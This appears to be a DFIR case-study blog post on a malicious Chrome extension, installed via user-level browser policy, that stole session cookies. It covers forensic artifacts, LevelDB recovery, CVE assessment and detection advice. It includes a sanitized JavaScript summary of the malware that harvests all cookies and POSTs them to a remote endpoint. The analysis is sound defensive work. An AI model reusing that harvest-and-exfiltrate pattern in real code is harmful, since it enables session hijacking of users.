Browser Session Theft Through a Malicious Chrome Extension: A DFIR Case Study
KENNEDY A. — Cybersecurity Analyst
Browser Session Theft Through a Malicious Chrome Extension: A DFIR Case Study
How browser artifacts exposed a policy-installed extension that stole authenticated web sessions without exploiting a browser CVE
Executive Summary
An unexpected forced logout from an internal administrative portal triggered a browser-focused forensic investigation. At first, the endpoint did not show the usual signs of compromise. There was no obvious infostealer binary, no clear persistence executable, and no direct evidence that the user’s password had been stolen.
The decisive evidence was found inside the browser profile.

The investigation confirmed that a malicious Chrome extension had been installed through a user-level browser policy. Once active, the extension ran as a Chrome Service Worker, used the Chrome extension cookie API to enumerate browser cookies, serialized the collected data, transformed it with an embedded WebAssembly module, staged transformed payloads inside Chrome Local Extension Settings LevelDB storage, and sent the payload to a remote telemetry-themed endpoint.
The key conclusion was that no browser CVE was required. The attack succeeded through browser extension abuse, policy-based configuration, and session-token theft.
This case demonstrates why browser forensics should be treated as a core part of modern incident response. A clean-looking endpoint can still contain a compromised browser profile, and browser session tokens can be just as valuable to an attacker as passwords.
Incident Overview
The incident began with a user experiencing an unexpected logout from an internal administrative portal. Shortly afterward, the same authenticated session appeared to have been used from outside the expected environment.
This created several investigative questions:
Was the user’s password stolen?
Was the browser exploited through a vulnerability?
Was an infostealer present on the endpoint?
Was the session token extracted directly from the browser?
Was a malicious browser extension involved?
Initial endpoint triage did not identify a conventional malware binary or classic persistence mechanism. The strongest evidence came from Chrome profile artifacts, Windows registry data, Service Worker cache files, WebStorage records, and LevelDB storage associated with a removed browser extension.
The investigation showed that the browser profile itself was the crime scene.
Scope and Methodology
The investigation was performed against a mounted forensic image and extracted user-profile artifacts. The original evidence source was preserved, while analysis scripts and forensic parsers operated only on controlled working copies.
The analysis focused on these artifact groups:
Artifact Group
Investigative Purpose
Chrome History
Reconstruct browsing activity and portal usage
Chrome Cookies and Sessions
Identify session storage and signs of cleanup
Chrome Extensions
Review visible and removed extension traces
Service Worker cache
Recover background extension code
Local Extension Settings
Recover extension-staged data from LevelDB
WebStorage and QuotaManager
Correlate removed extension activity
Windows Registry
Identify browser policy configuration
Windows Timeline and Recent Items
Correlate user activity and cleanup indicators
PowerShell traces
Support evidence of post-incident cleanup
The investigation followed three principles:
Preserve the source evidence.
Correlate findings across independent artifact sources.
Avoid attributing the incident to a CVE unless exploit-specific evidence supports it.
Timeline Summary
The browser timeline showed legitimate access to an internal administrative portal before and during the incident window. Around the same period, the user experienced logout-related symptoms and searched for information related to account logout behavior and Chrome security.
Shortly afterward, PowerShell activity and a cleanup script reference appeared in the endpoint timeline. Several important Chrome files were later found with a size of zero bytes.
A simplified timeline looked like this:
Phase
Event
Interpretation
Portal access
Internal administrative portal visited
Legitimate authenticated activity
Logout symptoms
Account disruption observed
Possible session theft window
Security research
Chrome security and logout-related searches
Investigative lead, not proof of exploitation
PowerShell activity
PowerShell observed near cleanup window
Possible cleanup or response activity
Cleanup evidence
Cleanup script reference observed
Supports post-incident evidence removal
Browser artifact state
Multiple Chrome files were zeroed
Possible deliberate cleanup
The browser history provided context, but it did not prove the attack mechanism. The confirmed mechanism came from extension artifacts and recovered code.
Evidence of Browser Artifact Cleanup
Several high-value Chrome files existed but were zero bytes. This was inconsistent with confirmed browser activity and suggested that browser data may have been deliberately cleared or zeroed.
Artifact
Observed State
Forensic Meaning
Cookies database
Zero bytes
Cookie database likely cleared or zeroed
Cookie journal
Zero bytes
No transaction recovery available
Session files
Zero bytes
Browser session-state evidence removed
Tab files
Zero bytes
Tab-state evidence removed
Preferences
Zero bytes
Browser and extension configuration removed
Secure Preferences
Zero bytes
Extension integrity and configuration evidence removed
A zero-byte browser database should not be treated as proof that data never existed. When other artifacts confirm browser activity, zero-byte files can become evidence of cleanup.
This was one of the first signs that the investigation needed to move beyond simple file presence checks and into browser subsystem correlation.
Extension Inventory Mismatch
The visible Chrome Extensions directory contained several legitimate extensions, but none explained the session theft.
A cross-artifact comparison revealed traces of a removed extension across multiple browser subsystems. Although the extension directory itself was missing, related artifacts survived elsewhere.
Source
Evidence of Removed Extension
WebStorage
Extension origin and storage namespace remained
Local Extension Settings
LevelDB records remained
Service Worker database
Background worker registration remained
Service Worker ScriptCache
Obfuscated malicious script survived
Windows Registry
Browser third-party extension policy remained
Extensions directory
Extension folder was missing after cleanup
This mismatch was a critical finding. The extension had been removed from the obvious location, but Chrome’s supporting subsystems preserved enough evidence to reconstruct its behavior.
A removed extension does not always disappear from a forensic perspective. Browser subsystems can retain independent traces that survive cleanup.
Registry Evidence: Policy-Installed Extension
The user registry hive contained a Chrome third-party extension policy branch for the removed extension.
A sanitized example of the relevant policy path is:
Software\Policies\Google\Chrome\3rdparty\extensions\<extension_id>\policy
This mattered because it showed that the extension was configured through browser policy. Policy-installed extensions can be harder for users to notice and may behave differently from normal user-installed extensions.
A policy value was also consumed by the malicious Service Worker as part of its payload transformation logic. This linked the registry evidence directly to the recovered malicious code.
The registry was not just a configuration artifact. It was part of the attack chain.
Malicious Extension Analysis
The recovered extension script was found in Chrome’s Service Worker ScriptCache. It was heavily obfuscated and used encoded strings to hide API names, constants, and operational details.
After deobfuscation, the behavior became clear.
The extension performed the following actions:
Collected cookies using the Chrome extension cookie API.
Serialized the full cookie collection into JSON.
Loaded an embedded WebAssembly module.
Transformed the serialized cookie data.
Stored transformed payloads in local extension storage.
Sent the transformed payload to a remote endpoint.
Registered execution triggers for extension installation and browser startup.
A safe behavioral summary is shown below:
const cookies = await chrome.cookies.getAll({});
const serialized = JSON.stringify(cookies);
const { instance } = await WebAssembly.instantiate(wasmBytes.buffer);
instance.exports.optimize_buffer(length, transformationKey);
chrome.storage.local.set({
diagnostics_cache: {
payload: transformedData
}
});
fetch(ingestionEndpoint, {
method: "POST",
body: JSON.stringify({ payload: encodedPayload })
});
This is not a full reproduction of the malicious code. It is a sanitized behavioral summary for defensive education.
The important point is that the extension did not need to exploit the browser. It abused browser extension capabilities that can access sensitive data when permissions and policy configuration allow it.
Attack Chain
The confirmed attack chain followed this sequence:
A malicious Chrome extension was configured through a user-level browser policy.
The extension ran as a Chrome Service Worker.
The Service Worker enumerated accessible browser cookies.
The cookie collection was serialized into JSON.
An embedded WebAssembly module transformed the serialized data.
The transformed data was staged in Chrome Local Extension Settings LevelDB.
The extension sent the transformed data to a remote endpoint using HTTP POST.
The stolen session material was used to access the internal portal without the user’s password.
Cleanup activity removed the extension directory and zeroed several browser artifacts.
Residual registry, Service Worker, WebStorage, LevelDB, Recent Items, and Timeline artifacts preserved the evidence.
This was not a traditional malware-only investigation. The browser profile, extension storage, and policy configuration formed the core of the evidence.
LevelDB Recovery
The removed extension’s Local Extension Settings directory contained intact LevelDB records. Some cleanup remnants were zero-byte files, but several structured records survived.
Raw string searches showed suspicious diagnostics-related keys and large numeric arrays. However, structured LevelDB parsing was required to recover complete records accurately.
The recovery process followed this workflow:
Copy intact non-zero LevelDB tables into a controlled analysis directory.
Use a Chromium-aware LevelDB parser to iterate records.
Identify records associated with suspicious extension storage keys.
Export sequence number, record state, table name, offset, and JSON value.
Extract staged payload arrays.
Reconstruct the transformation workflow in an isolated environment.
This showed why LevelDB parsing is important in browser forensics. Keyword searching can identify leads, but it may not reconstruct full values or record context.
In this case, LevelDB records helped bridge the gap between the recovered malicious extension code and the stolen browser session material.
WebAssembly Transformation
The malicious extension embedded a WebAssembly module. The module exported functions used to transform the stolen cookie data before staging and exfiltration.
The transformation key was derived from extension policy data stored in the registry. Recreating the workflow in an isolated environment allowed the staged payloads to be transformed back into readable JSON.
A sanitized conceptual version of the reversal process is shown below:
const { instance } = await WebAssembly.instantiate(wasmBytes.buffer);
const ptr = instance.exports.get_buffer();
memory.set(stagedPayload, ptr);
instance.exports.optimize_buffer(stagedPayload.length, derivedKey);
const recovered = new TextDecoder().decode(
memory.slice(ptr, ptr + stagedPayload.length)
);
The recovered data confirmed that browser session material had been collected.
Actual cookie values, tokens, and replayable authentication material should never be published. In a public report, it is enough to describe the structure and forensic significance of the recovered data without exposing sensitive authentication material.
Public Validation and Real-World Relevance
This investigation aligns with publicly documented browser-extension risks.
Browser extensions can access powerful APIs when granted the required permissions. Chrome’s cookie API is designed to retrieve cookies that match a query and are within the extension’s permitted scope. Chrome’s extension architecture also uses Service Workers for background extension logic.
Public research has repeatedly shown that browser extensions can present meaningful risk when they have access to sensitive browser APIs. Research on cookie protection from malicious extensions highlights that cookies are high-value targets because they can represent authenticated sessions.
Security vendors and researchers have also documented malicious Chrome extensions stealing cookies, credentials, and session material. Recent reporting has shown that malicious extensions can support session hijacking in enterprise applications and that extension-based threats remain a practical attack path.
This case should not be described as identical to any single public campaign. A more accurate conclusion is that the individual techniques are consistent with known malicious browser-extension tradecraft.
CVE Assessment
Browser history showed that the user had viewed Chrome security content and researched a possible Chrome zero-day. At first, this suggested a possible browser exploitation path.
However, the evidence did not support CVE exploitation.
The strongest evidence came from the recovered extension Service Worker. The code directly showed cookie theft through the Chrome extension API. No exploit payload, crash artifact, or browser vulnerability-specific evidence was recovered.
The final CVE assessment was:
Question
Finding
Was Chrome vulnerability research present in browser history?
Yes
Did that prove exploitation?
No
Was exploit-specific evidence recovered?
No
Was there direct evidence of another mechanism?
Yes
Confirmed mechanism
Malicious browser extension abuse
Final conclusion
No browser CVE was required
A CVE should only be attributed when exploit-specific evidence supports it. Browser history, security research, and timing alone are not enough.
The reporting principle is simple: evidence first, attribution second.
ATT&CK-Oriented Mapping
Observed Activity
Technique Concept
Policy-installed malicious extension
Browser extension abuse and configuration-based persistence
Cookie enumeration
Web session cookie theft
WebAssembly transformation
Obfuscated or transformed data
HTTP POST exfiltration
Application-layer exfiltration
Session replay
Use of stolen web session material
Artifact zeroing and extension removal
Indicator removal and file deletion
This mapping is intentionally technique-oriented rather than overly specific. The goal is to help defenders reason about detection and response opportunities without overclaiming a named threat actor or campaign.
Detection Opportunities
This case provides several practical detection opportunities.
Monitor Browser Policy Changes
Organizations should alert on newly introduced or unknown extension IDs in Chrome policy paths, especially under user-level policy locations.
Priority should be given to extensions that are not part of an approved enterprise allowlist.
Review Extension Permissions
Extensions requesting cookie access, broad host permissions, or access to sensitive internal applications should be reviewed carefully.
Browser extensions should be treated as executable software, not harmless user interface add-ons.
Inspect Service Worker and Extension Storage
Chrome Service Worker cache, WebStorage, QuotaManager, and Local Extension Settings can preserve evidence even after an extension directory is removed.
These locations should be part of browser-focused forensic triage.
Detect Suspicious WebAssembly Usage
WebAssembly execution in a browser extension context can be legitimate, but it can also be used to hide transformation, decoding, compression, or encryption logic.
Unexpected WebAssembly instantiation by a browser extension should be investigated, especially when combined with cookie access, unusual local storage activity, or outbound network communication.
Watch for Browser Artifact Zeroing
Unexpected zero-byte Chrome Cookies, Sessions, Preferences, or Secure Preferences files should be treated as suspicious when browser activity is otherwise confirmed.
This pattern can indicate deliberate cleanup.
Correlate Session Reuse
Application logs should detect the same session token appearing from inconsistent IP addresses, devices, geolocations, or user agents.
Session replay detection is essential because token theft can bypass password and MFA controls.
Incident Response Recommendations
For similar incidents, responders should take the following actions:
Revoke all active sessions for the affected account.
Preserve the full browser profile before cleanup or browser reinstallation.
Export Chrome policy keys from user and machine registry hives.
Inventory current and historical browser extension IDs.
Collect Chrome History, Cookies, Sessions, Preferences, Secure Preferences, Service Worker, WebStorage, and Local Extension Settings artifacts.
Parse LevelDB records associated with suspicious extension storage.
Review Windows Timeline, Recent Items, and PowerShell execution traces for cleanup activity.
Review application logs for session replay.
Remove unauthorized browser policies and extensions.
Rotate affected credentials and authentication secrets where appropriate.
Improve session binding, token rotation, and forced session invalidation.
Review enterprise browser extension governance and allowlisting.
Key Lessons Learned
This investigation reinforced several important DFIR lessons.
A clean-looking endpoint can still contain a compromised browser profile.
Browser extensions are executable code and should be governed accordingly.
Session tokens are credentials.
Stolen session tokens can bypass passwords and MFA.
Removed extensions can leave evidence across multiple browser subsystems.
Zero-byte browser artifacts may indicate cleanup, not absence of activity.
Structured LevelDB parsing can recover evidence that keyword searches miss.
WebAssembly can be relevant to attacker tradecraft and forensic reversal.
CVE attribution must be based on exploit evidence, not assumptions.
Browser forensics is now identity forensics.
Conclusion
This case began with an unexpected logout and ended with a high-confidence browser-session theft finding. The attacker did not need a browser zero-day, a traditional malware binary, or the user’s password. The compromise relied on a malicious Chrome extension, browser cookie access, local staging, WebAssembly-based transformation, and session replay.
The decisive evidence survived because browser subsystems retained independent traces after cleanup. Registry policy data, Service Worker cache, WebStorage, Local Extension Settings, LevelDB records, Recent Items, and Timeline artifacts all contributed to the final conclusion.
For defenders, the message is clear: browser forensics is endpoint forensics.
Modern enterprise identity lives in the browser. So do sessions, tokens, extensions, and application access. When a web session is stolen, the browser profile may be the crime scene.
A removed extension, an empty cookie database, or a missing session file should not end the investigation. In this case, the browser artifacts told the story.
#DFIR #Browser #Forensics #Incident #Response #Chrome #Extension #Security
1 reactions · 0 comments
Topics: #dfir, #chrome, #extension, #response, #security, #incident, #forensics, #browser